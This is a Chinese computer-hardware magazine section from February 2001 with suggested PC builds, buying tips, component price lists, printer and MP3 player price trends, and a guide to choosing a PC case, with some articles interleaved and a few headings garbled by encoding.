CD-ROM现在的价格战是打得很厉害，可是看到长谷的CD-ROM很牛气。长谷是一个很有技术实力的台湾厂家，在上海有生产基地，产量很大，主要经营DVD-ROM、CD-ROM等电脑类设备，是一个比较有年代的品牌了，性能不容质疑。

Modem方面，在市场上看到有一款用Motorola芯片的产品，一连接，速度竟然也有47kbps，下载有4.2kbps左右，还算过得去吧！鼠标这次随便抓了一个够用而且顺眼的，才25元，我觉得很合适。漫步者的音箱还算可以，我当场听的时候感觉很不错，虽然边上的环境有点吵，可是音箱回放的乐点很清晰。

显示器用爱国者的700A Plus，可以上到1280×1024，可惜只有60Hz的刷新率，不过由于使用了超黑管，使得显示图像时的反光率降低了很多，效果比较不错。0.27mm的点距也是很符合标准的，TCO95的防辐射标准，把显示器的辐射降到比手机还低，很值得我们在这里推荐给大家。

B

配件	品　　牌	参考价格(元)
CPU	FC-PGA Celeron 633MHz	580
主板	PcChips 741LMR	590
内存	HY PC-133 128MB×2	620
硬盘	Maxtor 星钻 40GB(2MB Cache)	1200
显卡	主板附带（SIS301)	——
声卡	主板附带（CMI8738)	——
光驱	华硕 50X CD-ROM	370
机箱(带电源)	技展	180
Modem	加功能扩展卡	85
鼠标	罗技劲貂	49
键盘	小太阳	50
软驱	美上美 1.44	95
音箱	冲击波 SAC-245	200
显示器	三星 750S	1850
总价		5869

评论:依然使用了Celeron 633MHz的CPU，性能还不错，Win2K/9X/Me都跑得很流畅，对于爱用Linux的用户，也比较合适。

主板这次使用了整合型的主板，为什么呢？因为整合型的主板问题很少，硬件之间相互不兼容的情况根本就不会发生。PcChips的整合主板是很出名的，当然整合型主板的性能是比较差一点，但是我推荐的这些配置绝对够你用的。主板上集成了RETELK 10/100MB的网卡，而且接口也做到了板上，只要你装好机器，就可以直接通过网卡和局域网内的机器互连了。板子采用SIS630S芯片组，所以附带了SIS300/301的显示部分的功能，性能可以和TNT2 Vanta的表现接近。

声卡是支持6个声音通道的8738芯片，支持SPDIF IN/OUT，AC-3输出支持5.1，硬件直接支持4.1的输出。多花85元钱就能买到8738的扩展Modem功能的卡啦！速度还可以，平均速度为46kbps，如果ISP好的话，最快有49.2kbps的连接速度，下载一般都在4-4.2kbps之间。

光驱找来找去，50速里性能和价格最合适的就算ASUS了，就是声音还是有点吓人，至少我听上去觉得有点声大了。不过速度很快，价格很低，所以没有犹豫就选了它。

机箱看到一个结构很合理的款式，有3个5寸扩展口，两个3.5寸扩展口，一问是技展的，带230W电源，价格却只有180元，当时毫不犹豫就掏钱拿货啦！罗技的鼠标可是出了名的好，看到一个很不错的样子，自己用手一试，手感巨棒，没有得挑了，就是它，而且说起来还买了个品牌鼠呢！

键盘终于又看到小太阳了，这真是阔别已久的东西啦！在柜台上试了一下手感，还可以！因为自己很习惯那种超薄键盘的感觉，一下子换过去有点不适应。音箱冲击波的可是很不错的，这可是木质的，用料很足，有开机防冲击电路设计，不怕被电流冲击。

三星的750S是可以上到1280×1024×60Hz水平的显示器，最值得一说的是，它是完全采用自身技术生产设计的，110MHz的带宽+0.28mm的点距稍显不足，但是家庭使用已经很适合了。

这套机器使用了256MB内存的配置方案，是因为主板集成的显卡要使用一部分的内存作为显示内存来使用。这样一来，如果配备128MB的系统内存会降低系统性能。在不抬高系统价格的情况下，要提高系统性能，加内存是最好的解决方案。

C

配件	品　　牌	参考价格(元)
CPU	AMD Duron 750MHz	550
主板	PcChips KM133	720
内存	HY PC-133 128MB(2条)	620
硬盘	西部数据 WD30AA 30GB	1020
显卡	主板附带(Savage)	——
声卡	主板附带（AC97）	——
光驱	美达 50X CD-ROM	350
机箱(带电源)	长城	180
Modem	Topstar TM-56II	160
鼠标	罗技劲貂	49
键盘	小太阳	50
软驱	美上美 1.44	95
音箱	三诺 SR-680	165
显示器	飞利蒲 107E	1830
总价		5789

评论：CPU使用现在性能价格比最好的Duron。目前，Duron 750MHz的性能比起Celeron 800MHz来讲一点不差，当然非它不选了。主板还是走整合主板的路，可是有人提出疑问说，是否有以后的升级空间呢？当然有，PcChips提供的这块主板有独立的AGP4X接口，也就是说，一旦你觉得主板的显示性能不能满足需求的时候，一样可以通过购买更高阶的显卡来提高系统在显示方面的性能。主板有5个PCI扩展槽，足够应付未来的升级。显示部分最大可以共享128MB的显示内存，实在令我觉得惊讶，做得这么大的一个范围，实在是很消耗系统资源的，不过如果像我一样，用上256MB的内存就不一样啦！足够应付这些。

西部数据的硬盘30GB，支持DMA66，可以软升级到DMA100（这块主板可是用686B南桥芯片的产品，支持DMA100），7200的转速而且带2MB缓存，与主板的配合及硬盘本身都没有限制性能发挥的地方，效果不错。

光驱用前段时间刚得了奖的美达光驱，效能方面很强大，速度也够。注意这里推荐的是普及型的美达光驱，此款光驱没有捆绑“超级解霸2000+”软件。

带电源的长城机箱很便宜，它是采用标准的3大2小的扩展口的方案设计的，外观有好几种，如果确实想买就多看几家。

Topstar的这款Modem是使用CL芯片的，它支持V90+X2的数据传输协议，上网时的速度在48.2kbps左右，下载是4-4.3kbps的水平，是内置的，不过价格实在很吸引人，只要160元就可以搞定了。

音箱看到一个2.1的，是三诺的SR-680，觉得效果还行，一个朋友用着说也挺好。主要是在165元的价格下，这款音箱的表现显得很超值，依朋友所荐，在这里也告诉一下各位。

显示器使用了飞利蒲107E，0.27mm+1280×1024×60Hz，这算是标准的17英寸显示器的规格。108MHz的带宽稍微低了点，不过价格在同档次里算是很低的了，有个20—30元的差价。主要是看各位自己喜欢哪个品牌了。

市场回望



CD-RW的选购建议

一些品牌的CD-RW刻录机的超频耐受性比较差，用户使用非标准外频导致PCI频率高于33MHz时，会严重影响刻录机刻录的成功率。如果用户是超频爱好者，建议购买著名品牌产品或其OEM产品。在家用领域，SCSI的刻录机相对滞销，有些经销商有意夸大IDE接口刻录机与SCSI产品的区别，有意推销SCSI产品给用户。其实一般配置在赛扬300A以上的家用电脑，使用IDE接口的刻录机都有很好的表现。刻录机的工作表现与自身品质、外部硬件环境、刻录盘质量等都有密切的关系，接口问题只是因素之一绝对不是主导因素。另外，虽然目前IDE和SCSI接口的刻录机价格差进一步缩小，但对一般用户而言，还要考虑附加SCSI卡和SCSI数据线的额外费用。

低速PCI结构的SCSI卡的又一用途

现在有很多主流主板都不提供ISA接口，导致一些原来需要使用ISA接口卡的设备使用成为问题。相当一部分外设如扫描仪、刻录机、磁带机的ISA接口卡都是SCSI卡，我们可以选购低速PCI结构的SCSI卡（10M/S-20M/S）代用，使这些设备能够继续使用。一般低速的SCSI卡（PCI）市场价在200-400元之间。

买SCSI要注意是否需要配卡

市场上SCSI硬盘的价格下跌，不少电脑玩家早就听说SCSI产品性能出众，如今价格合适，都开始对SCSI硬盘产生兴趣。不过有一点需要提醒用户的是，一般家用主板都不集成SCSI控制器，所以要使用SCSI设备都需要附加额外的SCSI卡。为了保证主流高速SCSI硬盘性能的发挥，必须使用高速的SCSI卡（40M/S以上），我们平时常见的一些几百元的SCSI卡大多是10M/S、20M/S的产品，不能满足高速硬盘的要求，而高速的SCSI卡售价大多超过千元，部分名牌产品价格更高。所以个人用户在考虑使用SCSI硬盘前还要充分考虑高速SCSI卡的费用。

40G的硬盘性价比相对较高

硬盘的容量越来越大，5400转和7200转产品间差价进一步缩小，对于普通用户，5400转的产品比较实惠，追求高性能的用户更喜欢选用7200转的产品。各个品牌的硬盘都有自己的主推型号，该型号的硬盘具有较高的性价比，用户可以通过报价单价格分布分析。如目前迈拓星钻系列20G/30G/40G/80G的报价分别为995/1170/1190/2580元，消费者不难看出，该系列中1190元的40G的产品具有最高性价比。

买KingMax单条128MB新版本内存的注意事项

KingMax单条128MB的内存条市面上出现新版本，外形为单面4片存储芯片的形式。用户在使用中发现，这种版本的内存条如果与其他内存条混用（升级电脑增加内存时会遇到这种情况），有时会出现兼容性问题，所以对于升级用户最好选用老版本的KingMax内存条。另外前一段时间卖得较多的PC-150内存条，由于货源和出空存货的关系，如果用户不特别要求商家都提供给用户PC-133规格的产品，而两者零售价相差非常小，对于电脑玩家完全可以要求商家提供PC-150规格的内存。

买网卡的建议

一些宽带网接入的外置适配器需要与电脑主机用网卡连接，部分用户在使用中发现，宽带网上网的速度与使用网卡的性能有密切关系，使用一些廉价或仿冒的网卡虽然也能工作，但速度总是提不上去。由此建议消费者购买一些中档的网卡比较实惠。Intel和3COM的网卡虽然性能有口皆碑，但对于大部分个人用户而言，价格偏高一点。相对而言，市场上ACCTON、KingMax的产品价格适中，仿冒品也比较少，如果能买到真品D-LINK的网络产品也不错。

打印数码照片可去冲印社

数码相机的照片打印输出的成本一直很高，除了高档的打印机外，油墨和专用纸张等耗材费用也相当可观，在一定程度上限制了数码相机的应用。现在上海有的照片冲印社已开始了数码照片的打印服务，利用工业技术大幅降低打印成本，打印一张4X6的照片，收费在2元左右。其花费远低于自己利用喷墨打印机打印，而且最后的输出效果可以与普通照片媲美。一般80万像素数码相机拍摄的照片（使用高分辨率）的输出效果就已相当不错，而300万像素数码相机拍摄的照片的输出效果，粗看已和普通家用相机拍摄的效果无明显差异。

买风扇注意打假

很多电脑爱好者都想找一个性能优良的风扇，前一阵子被炒热的富士康风扇在电脑城满天飞，几乎所有的商家都有各种型号的此品牌风扇出售，而假冒品也接踵而来，而且外形一次比一次模仿得像，使不少消费者真假难辨。继富士康风扇后，ADDA和COOL MASTER也开始登陆上海，在徐家汇太平洋电脑城二楼，我们可以看到各种极品风扇，绝对满足用户的需求。不过好货不便宜，高档货大部分产品价格都在百元以上，适合电脑发烧友选用。

报价杂货铺

(截止到 2001.2.22 仅供参考)

★ CPU

型号	价格
Intel Pentium IV 1.4GHz+Intel 850主板+128M RambusRAM	7480元
Intel Pentium III 667EB盒/散(Socket370,133MHz外频)	1190/1080元
Intel Pentium III 733EB盒(Socket370,133MHz外频)	1480元
Intel Pentium III 800EB盒/散(Socket370,,133MHz外频)	1680/1590元
Intel Celeron II 667盒/散(Socket370, 66MHz外频)	715/675元
Intel Celeron II 700散(Socket370, 66MHz外频)	755元
Intel Celeron II 733散(Socket370, 66MHz外频)	785元

★ 光驱

型号	价格
大白鲨 白鲨王48速	420元
大虎鲨44速	360元
大白鲨的时尚版(44速)	390元
蓝鲨	340元
索尼 48速	395元
Acer 48速	375元
Liteon(源兴) 48速	375元
华硕 50速	390元
三星 48速	380元
索尼 6速 DVDROM	590元
NEC 12速 DVDROM	790元

★ 声卡

型号	价格
Creative(创新) Vibra 128	130元
Creative(创新) Digital 128	220元
Creative(创新) Live! Value(数码版)	550元
WINFAST Sound 支持光纤	380元

★ 主板

型号	价格
Intel 原装815EP(集成声卡)	1150元
Intel 原装815E(集成intel i752显卡，声卡)	1170元
Iwill(艾崴) 815EP	990元
Iwill(艾崴) VD133PRO	930元
Asus(华硕) CUSL2-C(815EP)	1080元
Asus(华硕) CUSL2-M(815E)	1080元
技嘉 6BX7(Intel 440BX)	740元
技嘉 6VXC7-4X(VIA694X)	800元
联想 SX2EP(815EP)	950元
微星 815EP(Intel i815EP)	990元
微星 6309NL100(VIA694X,DMA100)	840元
微星 K7TPro2	920元
微星 K7TPro2—A (686B)	1050元

★ 显示卡

型号	价格
MGA G400(32M)单/双	1200/1430元
Matrox G450 32MB DDR双头	1400元
ATI Radeon(镭) LE 32MB DDR	1150元
ATI Wonder128(3合1)	1650元
ATI Rage Fury Pro 32MB	750元
ATI Xpert2000 32MB	650元
微星 8808 TNT2 M64 32M	510元
微星 8816 GeForce2 MX 32M	830元
Asus(华硕) V7100 MX 32MB	950元
小影霸速龙 6000 GeForce2MX 32MB 单/双头	840/930元
ELSA(艾尔莎) 影雷者 GeForce2MX 32MB	980元
ELSA(艾尔莎) 影雷者 GeForce2MX 32MB白金版	1120元

★ 硬盘

型号	价格
Maxtor 星钻 20GB/30GB/40GB/90GB (5400rpm,2M Cache)	995/1170/1190/2580元
Maxtor(迈拓) 金钻 15GB/20GB/30GB/40GB(7200rpm,2M Cache)	1040/1140/1280/1620元
IBM 20GB/40GB (5400rpm,512K Cache)	960/1190元
IBM 40GB (7200rpm,2M Cache)	1580元
Seagate(希捷) U5 10GB/20GB/30GB (5400rpm,1M Cache)	820/890/1020元
酷鱼 20/30G (7200rpm,2M Cache)	1120/1340元

ÏÔ¿¨ÐÂÆ·ÏÔ¶à¹¦ÄÜ¿¿Â£

各品牌的GeForce2 MX显卡在经过显存速度比拼后，开始向多功能拓展。一些显卡纷纷提供了TV-OUT、双头显示、DVI附加功能作为其高阶GeForce2 MX显卡的版本，当然这些版本所用的显存也是较好的。其中功能最强大具有代表性的产品是ASUS(华硕)AGP-V7100系列中的Deluxe Combo，它整合有TV输出、TV接收、实时影像捕捉、SmartVR 3D立体眼镜等功能，可谓功能强大。

1394卡开始在市场销售

1394传输界面卡目前上海已有销售，Iwill e-Link 1394的报价在650元左右，适合需要扩充使用1394接口传输数据的用户。ASUS有一块整合有IEEE 1394的BX microATX主板，P3B-1394是组装需要使用1394接口的业务用机的首选。由于它是microATX结构，所以可以使用一些小型机箱，这对业务用机来说有时有特殊的意义。

兼容存储卡及附件进入市场

大量兼容存储卡和附件进入市场，主要有SM卡和CF，可广泛应用于数码相机和掌上电脑。上海地区常见的品牌有WINWARD品牌，32MB CF售价在480元左右，远比原装配件便宜，性能也没有明显的差异。

连邦软件销售排行榜

2001年2月09日 - 2001年2月16日

名次	操作系统平台	设计开发工具	办公事务处理	信息管理
	名 称	名 称	名 称	名 称
1	Redhat Linux（38元）	贴我贴我（48元）	智能狂拼（38元）	E商2000(980元)
2	中文之星2001(1380元)	CAXA电子图板（1680元）	金山打字通（28元）	轻松会计(38.8元)
3	红旗Linux2.0（38元）	纯爱信纸（48元）	五笔字型第二代（36元）	智能炒股王（48元）
4	WindowsME	天河机械CAD	98王码	HST智能炒股
5	Windows98	欢迎光临海报制作系统	打字宝典	彩票致胜
6	幸福Linux	请多指教中英文名片制作系统	WPS2000	降龙九九会计软件
7	蓝点Linux	FrontPage2000	OFFICE 2000	财智2001
8	蓝点双响炮	VisualFoxpro6.0	汉王新世纪——小画童	智能炒股王3000
9	TurboLinux	VisualBasic6.0	Works2000	彩票神算子
10	Windows2000	电子设计自动化	写作之星	用友财务软件

名次	游戏娱乐	教育学习	电子图书	实用工具
	名 称	名 称	名 称	名 称
1	傲世三国（68元）	新东方背单词(24.8元)	金山图典系列(48元)	KV3000（178元）
2	轩辕剑—天之痕(29.9元)	轻轻松松背单词2-新版(48元)	MP3四大天王专辑（28元）	瑞星2001（188元）
3	神雕侠侣——新世纪版(29.9元)	着迷词王2001(15元)	趋势光盘2001第1期(19.8元)	东方影都（188元）
4	午夜狂飙	走遍美国	MP3经典 - 罗大佑世纪珍藏版	豪杰超级解霸
5	极速传说	英语世纪行4	月光宝盒	东方快车3000
6	飞鹰行动	超星读书卡	MP3经典—王菲篇	金山词霸.net2001
7	战略高手	从零开始学英语	全唐诗	虚拟光碟
8	石器时代	开天辟地3	欧美英文歌曲全集	东方网页王2
9	极品飞车4-孤注一掷	着迷英语发音	中外名人传记百部	洪恩毒盾+MCAFEE杀毒之星
10	万王之王	日语实践	零点MP3专辑	金山快译.net2001

★ 显示器

型号	价格
美格570FD	1999元
美格XJ770	2399元
美格796FD	3799元
美格XJ570	1599元
美格786FD	3499元
Philips 105S	1290元
Philips 107G	2050元
Philips 107T（纯平）	2490元
ACER 77V	1900元
ACER 78G（纯平）	2580元
LG 775FT（纯平）	2600元
SAMSUNG 750S	1900元
SAMSUNG 753DF（纯平）	2560元
SAMSUNG 750P	2800元
爱国者777FD纯平	2999元
爱国者700FT纯平	2599元
爱国者900A	3980元
爱国者700H	2080元
爱国者 700A Plus	1899元
爱国者500A Plus	1420元
爱国者500E	1230元

★ 打印机

型号	价格
佳能 - BJC3000	1220元
佳能 - BJC2100	840元
佳能 - BJC1000	600元
佳能 - BJC85	1680元
佳能 - BJC6200	1420元
EPSON - Color850	2500元
EPSON - Color670	1400元
EPSON - Color480	680元
EPSON - Photo720	1700元
EPSON - Photo750	2200元
HP - DeskJet 840C	1300元
HP - DeskJet 640C	780元
HP - DeskJet 420C	690元
Lexmark(利盟) - Z11	640元
Lexmark(利盟) - Z12	680元
Lexmark(利盟) - Z3000	1000元

★ MODEM

型号	价格
大白鲨 可爱鲨	460元
前卫鲨（平面）	510元
前卫鲨（手提）	520元
霹雳鲨	560元
V．92霹雳II	580元
全向 天幕驰舟	580元

★ 扫描仪

型号	价格
紫光 小天使A600	499元
紫光636U	600元
紫光6C	799元
紫光 12P 紫罗兰	850元
紫光 12U 百合花	990元
紫光1248UN	1000元
紫光1236U	1040元
ACER 640U	560元
ACER 640UT	1600元
ACER 620U	930元
ACER 640BU	810元
MICROTEK纷腾PH3000	700元
MICROTEK纷腾PH3500	750元
MICROTEK纷腾PH4000	1300元
MICROTEK C6大眼睛	630元
MICROTEK 1200ED	800元

★ 内存

型号	价格
KingMax 64MB PC133 SDRAM	240元
KingMax 128MB PC133 SDRAM	510元
KingMax 256MB SDRAM	1160元
KingStone 128MB PC133 SDRAM	520元
Hyundai 64MB SDRAM	185元
Hyundai 128MB SDRAM	360元
Hyundai 256MB SDRAM	830元

打印机市场走向

□北京 小鱼

喷墨打印机以优秀的打印质量、彩色效果、成本低廉等特点在越来越多的领域得到了大量的使用。其中家用打印机市场是占有率最高的，家用市场上又属Canon、EPSON、LEXMARK、HP这四家的产品最为抢眼，占有了市场上的大量份额。随着新的技术如USB接口技术、IEEE1394技术的加入，厂商不断地提高自己产品的打印精度和色彩还原度，而且能很好地控制价格成本，在普通纸上能打印质量较高的图形文件……这一切使得无论在办公应用和家庭应用方面，喷墨打印机的市场前景都是美好的。我们就来看看适用于家庭的喷墨打印机的市场走向。

Canon BJ-1000SP 单键操作、分辨率720×360dpi、照片优化技术、可选用多种打印介质。价格依次是：

2000年	
11月1日/15日	640元/600元
12月1日/15日	580元/580元
2001年	
1月1日/15日	600元/600元
2月1日/15日	590元/600元

很明显，总体的价格呈向下趋势，因为新的产品在不断地上市，技术陈旧的老产品价格只能压低。但是1月份的价格再次抬高，那是因为要过春节的原因，商家想在旺季里能多挣点钱而已。如果大家想要买这款产品的话，可以等到年后去买，那时价格会更加合适些。

Canon BJ-2100SP 打印分辨率高达720×360dpi，可选用360dpi彩色图像扫描器进行扫描，4色照片打印，具有USB接口，兼容PC&Macintosh，可选用多种打印介质，如条幅纸、T-恤转印介质等。价格依次是

2000年	
11月1日/15日	880元/850元
12月1日/15日	850元/820元
2001年	
1月1日/15日	800元/810元
2月1日/15日	830元/800元

这是一款适合多种应用的机器，当然也是家庭用户选择得比较多的一款，技术比较先进，去年下半年开始大量进入市场，是BJ-2000SP的换代产品，有更快的打印速度，价格反而比上代产品低，性能上却完全领先上代产品。价格的走向还是向低价在走，价格下降趋势是因为年底前各家都在推出自己新的换代产品，市场景况更好，所以导致产品价格降低，而接着节前的用户购买力提高，价格上涨也十分正常。

Canon BJ-3000 单色、彩色打印速度分别为9ppm、4ppm，分辨率1400×720dpi，USB接口，墨水用量提示功能，独立式墨水盒设计，彩色图像扫描器。价格依次是：

2000年	
11月1日/15日	1480元/1350元
12月1日/15日	1250元/1220元
2001年	
1月1日/15日	1230元/1250元
2月1日/15日	1230元/1230元

十分优秀的性能，价格也是比较合适的。价格在节前呈上扬趋势，可见节日前的价格实在令人难以接受。

EPSON Color480 720×720dpi，A4幅面，家用型。价格依次是：

2000年	
11月1日/15日	680元/680元
12月1日/15日	650元/650元
2001年	
1月1日/15日	680元/680元
2月1日/15日	680元/630元

打印机的价格走向好像是一成不变的，它们市场控制的稳定性倒是令人惊讶。对于这款打印机来说，市场的生存余地已经很小啦，因为它的换代产品Color580已经以888元的价格杀入市场，价格虽然要贵上200元，可是性能上的改进非常大，所以就算价格低廉，但依然没有好的销售情况，EPSON的这款打印机正在淡出市场。

EPSON Photo720 1440×720dpi，A4幅面，办公型。价格依次是：

2000年	
11月1日/15日	1680元/1680元
12月1日/15日	1650元/1650元
2001年	
1月1日/15日	1680元/1680元
2月1日/15日	1690元/1650元

同样的价格动态，很难令人再有什么大的感慨！至于性能、打印图片当然很优秀啦！在很多图形设计的工作室里就常看到这款机器，看样子普及得不错！EPSON的价格在打印机中还是比较高的，虽然低端的价格是适应购买力的需要，但不用低价格去打市场也是我们需要的，毕竟我是愿意多花点钱买质量和服务的。EPSON的2000元之内的打印机就这款比较好，其他的市场动态我这里不再列出。

（打印机几乎没有太多的技术区别，只有几个主要的技术特点，如压电喷头等，大家可以去各大打印机的站点了解技术情况。）

HP 640C 个人家用型、打印速度为6ppm，分辨率720×360dpi，富丽图技术。价格依次是：

2000年	
11月1日/15日	860元/860元
12月1日/15日	850元/850元
2001年	
1月1日/15日	800元/800元
2月1日/15日	780元/770元

HP 840C 小型办公型、分辨率720×360dpi，富丽图技术"富丽通"打印、黑色速度最高9ppm、彩色6ppm。价格依次是：

2000年	
11月1日/15日	1460元/1420元
12月1日/15日	1360元/1350元
2001年	
1月1日/15日	1350元/1350元
2月1日/15日	1300元/1210元

HP的价格可是比Canon和EPSON稳定多了，这倒是个好情况，HP打印机占有率没有上面两家来得大，现在主要是在多功能打印机和激光打印机上大力发展，在喷墨打印机上实力比较逊色可以理解。

LEXMARK Z11 分辨率1200×1200dpi，A4规格打印，26位色彩控制技术。价格依次是：

2000年	
11月1日/15日	660元/640元
12月1日/15日	640元/640元
2001年	
1月1日/15日	640元/640元
2月1日/15日	640元/600元

利盟在欧洲市场的份额比较大，在近年开始进入国内市场，产品的性能价格比非常高，很多用户不知道这款品牌，我可是它的支持者，因为在专业领域，LEXMARK可是人人皆知的大厂家，在家用方面它的能力也不会落后到什么地方，看其打印机提供的性能就知道它优秀和超值的地方啦！

LEXMARK Z31 分辨率1200×1200dpi，A4规格打印，8页/分钟，26位色彩控制技术。价格依次是：

2000年	
11月1日/15日	1000元/1000元
12月1日/15日	1000元/1000元
2001年	
1月1日/15日	1000元/1000元
2月1日/15日	1000元/980元

利盟打印机不同于Canon、EPSON这两家，价格一直十分稳定。在国内HP的打印机品种很多，可是利盟的打印机品种却很少，也许是它还没有太重视国内的市场，而对国外市场和专业领域看得很重的原因吧！





MP3播放机市场的走势分析



□上海　阿辉

MP3是MPEG Audio Layer 3的缩写，MPEG压缩格式是由运动图像专家组（Motion Picture Experts Group）制定的关于影像和声音的一组标准，其中MP3就是为了压缩声音信号而设计的。如果采用44.1kHz的取样率，MP3的压缩比例能够达到1:10～1:12，而基本上拥有近似CD的音质。数字时尚用品中除了数码相机以外，最吸引人的恐怕就是MP3播放器了。当MP3压缩格式出现的时候，就有人预言它将流行全球。经过了4年，MP3格式存储的音乐走进了每一台电脑。优秀的格式使得MP3音乐迅速普及，可是离开电脑怎么办？正是如此，MP3播放器孕育而生。MP3播放器的意义不仅在于可以方便地聆听MP3数字音乐，更在于它促使MP3走下网络而直接进入人们的生活，它或许将改变我们欣赏音乐的方式。下面我们就看看国内主要流行的几种MP3播放器近期的价格走向。

三星　YP-E64　64MB内存，中文显示屏，256分钟录音时间，可收音，USB接口，可扩充内存（产品价格：元）

2000/11	2000/12	2001/1	2001/2	2001/3
1950	1900	1900	1750	1750

三星　YP-E32　32MB内存，中文显示屏，128分钟录音时间，并行口，可扩充内存（产品价格：元）

2000/11	2000/12	2001/1	2001/2	2001/3
1750	1700	1500	1450	1450



图1　YP-E32播放器，给你的感觉如何？这款播放器的通讯录功能令MP3播放器锦上添花。

大家很容易就能看到三星流行MP3的价格走向，价格变化比较稳定，下调价格的速度很慢，这也是因为国内购买这类数字产品的用户还不是特别多，要用一定的价格来吸引用户。而且面对国内同类产品的竞争厂商的价格调整三星也必须时刻注意，价格不能高得太离谱，否则怎么可能压的住价格呢？三星的这两款MP3播放器，样子都比较小巧且吸引人。

帝盟　Rio 500　64MB内存，可扩充至96MB，录放，USB口，支持MAC机（产品价格：元）

2000/11	2000/12	2001/1	2001/2	2001/3
2250	2150	2150	2050	2050

帝盟　Rio 600　64MB内存，可扩充至340MB，可换彩壳，支持MAC机（产品价格：元）

2000/11	2000/12	2001/1	2001/2	2001/3
2550	2350	2250	2180	2180

同样，帝盟的MP3播放器的价格从去年到今年是降低了很多，可是浮动的幅度不是很大。对于多媒体产品，帝盟的价格一直是定位很高的，当然产品的质量也是有很高标准的。帝盟两个字对于多媒体产品来说，几乎成了一种标准的规范。在MP3播放器上，帝盟的RiO系列从最早在国内可以看到的RiO 100/300，就已经走在很多厂商的前面。现在，作为最早涉及MP3播放器的厂商，在技术上依然有过人之处，因此价格高是自然的事。现在暂时还不会有更新的技术加入到MP3播放器中来，帝盟近期也没有新的产品计划，即使价格降低，也是很微小的变化。对于这两款产品，不用担心价格的大幅度下跌，你可以放心地购买。



图2　小巧的Rio 500内置64MB的存储器，还可以通过32MB的SmartMedia卡扩展至96MB。

联想　ML-1　16MB内存，4小时连续播放，无LCD显示屏（产品价格：元）

2000/11	2000/12	2001/1
1650	1550	1400
2001/2	2001/3	
1400	1400	

联想　MFS-1　32MB内存，10小时连续播放，FM调频（产品价格：元）

2000/11	2000/12	2001/1
1750	1450	1300
2001/2	2001/3	
1300	1300	

联想的这两款产品称为小精灵（ML1）和甲壳虫（MFS-1），其实按性能来讲，MFS-1的性能比ML1要强大

选购机箱的学问



□重庆　罗罗

在攒机的时候，很多人都对机箱的选购重视不足。其实，作为电脑整机稳定运行的保障，在整个计算机系统中，一款好的机箱是必不可少的。随着组装攒机的日益普及，我们又应该如何挑选一款性能良好的机箱呢？今天我们就来探讨一下电脑机箱。

一、机箱的划分

面对各种各样的机箱，我们可以从样式和结构上进行划分。

在选购机箱时，从直观上不难看出，机箱分为立式和卧式两种。相比之下，在立式机箱中，电源置于后上方，其内部空间相对卧式要大一些。按物理上热空气上升、冷空气下降的原理，这种机箱的散热性较卧式机箱要好。由于大多数新款的立式机箱都采用了侧面开立式的设计，这使得在添加各种配件时，打开机箱要比打开卧式的机箱方便，所以攒机一族常选用立式机箱，以便于配件的更新换代。不过，由于立式机箱体积较大，不适合在空间较小的环境里使用。相对来说，虽然卧式机箱在散热性和扩展性上不如立式机箱，但是它可以放在显示器下面，能节省不少的桌面空间。

谈起机箱的结构，它与计算机所采用的主板结构有关。对机箱而言，目前能够见到的机箱结构主要有AT、ATX、NLX、MICRO　ATX、WTX（或叫Flex-ATX）等。

目前来看，由于绝大多数主板都是ATX结构，所以ATX机箱也开始在市场中盛行起来，成为当今机箱市场的主流。ATX机箱与老式的AT机箱相比较，最大的不同在于ATX机箱的背面有一个留有各种接口孔洞的挡板，以对应ATX主板上的标准接口。而AT主板与外设的接口都是通过连线引出来的，自然也就用不到这个带有孔形的挡板了。在安装主板时，AT主板可以安装在AT和ATX两种机箱里，但是ATX主板只能装在ATX机箱里。ATX有1.0和2.0两种规范，其中ATX 1.0的电源风扇向机箱里吹风，2.0的风扇正好相反，是朝外吹的。两者之间差别明显，很容易区分。相比之下，ATX 2.0结构更合理，机箱散热也更好处理。

WTX（Flex-ATX）是一种新型研发的人性化机箱，它可以摆脱机箱一直给人方方正正、中规中矩的外在感觉，让机箱家族溶入更多的人性化、生活化设计，美化我们的生活空间，使电脑更显其赏心悦目的一面。

很多，但是ML1的体积非常小，这也许是其价格高于MFS-1的惟一解释了。联想是国内品牌，在价格上当然也比较贴近国内用户，不过联想MP3播放器的可扩展性能不敢说好到哪里去。因为联想的MP3播放器采用了MultiMedia卡作为存储介质，这种卡在市场上几乎没有零售，所以对于升级来说就变得十分困难。最大32MB的存储量也令人觉得很遗憾。联想的价格一直保持得很好，而且现在MP3的价格几乎都在这一档次，除非有竞争对手提前减价或者出现换代产品的时候，价格才有可能有大幅度的下跌。小鱼的预计是，价格在9XX元左右就会刹车的。那时候所有MP3播放器的下一代主流产品将推向市场。



Í¼3，左面是MFS-1，右面是ML-1，这可以说是现在最小款的MP3播放器啦！很小巧，样子也很漂亮，记得送MM时就买这个送，她们不会考虑这些产品的未来升级性的。

作为数字产品的一种，MP3的技术含量算是比较低的了，可是它真的给我们的生活带来了翻天覆地的变化，我们甚至可以利用MP3播放器来做移动的存储器，功能真的丰富啊！小鱼这次介绍的可以说是市场上最容易抓到的货啦！价格也都在1XXX-21XX元的价格范围，是最适合用户购买的。而创新MP3 JUEBOX虽然有6GB的存储海量，可是4999元的价格也让我们望而却步，所以不在我们的讨论之列。

MP3的方便性是不言而喻的。MP3播放器的普及速度，将会远远超过人们接受磁带和CD的速度。更多的数字音乐产品将不断推出，可以播放MP3的VCD机，手表式的MP3播放器，支持MP3播放的手机/数码相机，数字音乐将无处不在。正是如此，制造商才把MP3播放器当作消费类电子产品，而不是PC外设产品的原因。MP3播放器将改变我们欣赏音乐的方式，它终将成为与Walkman/Cdman类似的产品，进入每个人的生活。

AT机箱是配合早期的AT结构主板的，其全称是BABY-AT。目前AT机箱淡出了主流市场，不过在二手市场上却很常见。至于NLX、MICRO ATX等机箱大多是品牌机所采用的结构，一般兼容机市场很少采用。

除了样式和结构外，衡量机箱的大小还要看看尺寸。尺寸的差别主要反映在机箱所拥有的3英寸以及5英寸驱动器架的数量上。随着CD-R及多驱动器配置的流行，如果条件允许，建议大家选购驱动器架的数量相对多的机箱，以便日后扩展。

二、如何选择机箱

机箱生产看似简单，然而要做到让机箱成为保护电脑正常稳定工作、屏蔽电磁幅射的重要保障，而且要便于拆装，具有人性化风格以及强大的扩展能力等等，都是说来容易做时难。所以一般情况下，应采用一些著名的生产厂家和知名品牌，如爱国者、世纪之星等品牌。下面我们看看该如何挑选一款机箱。

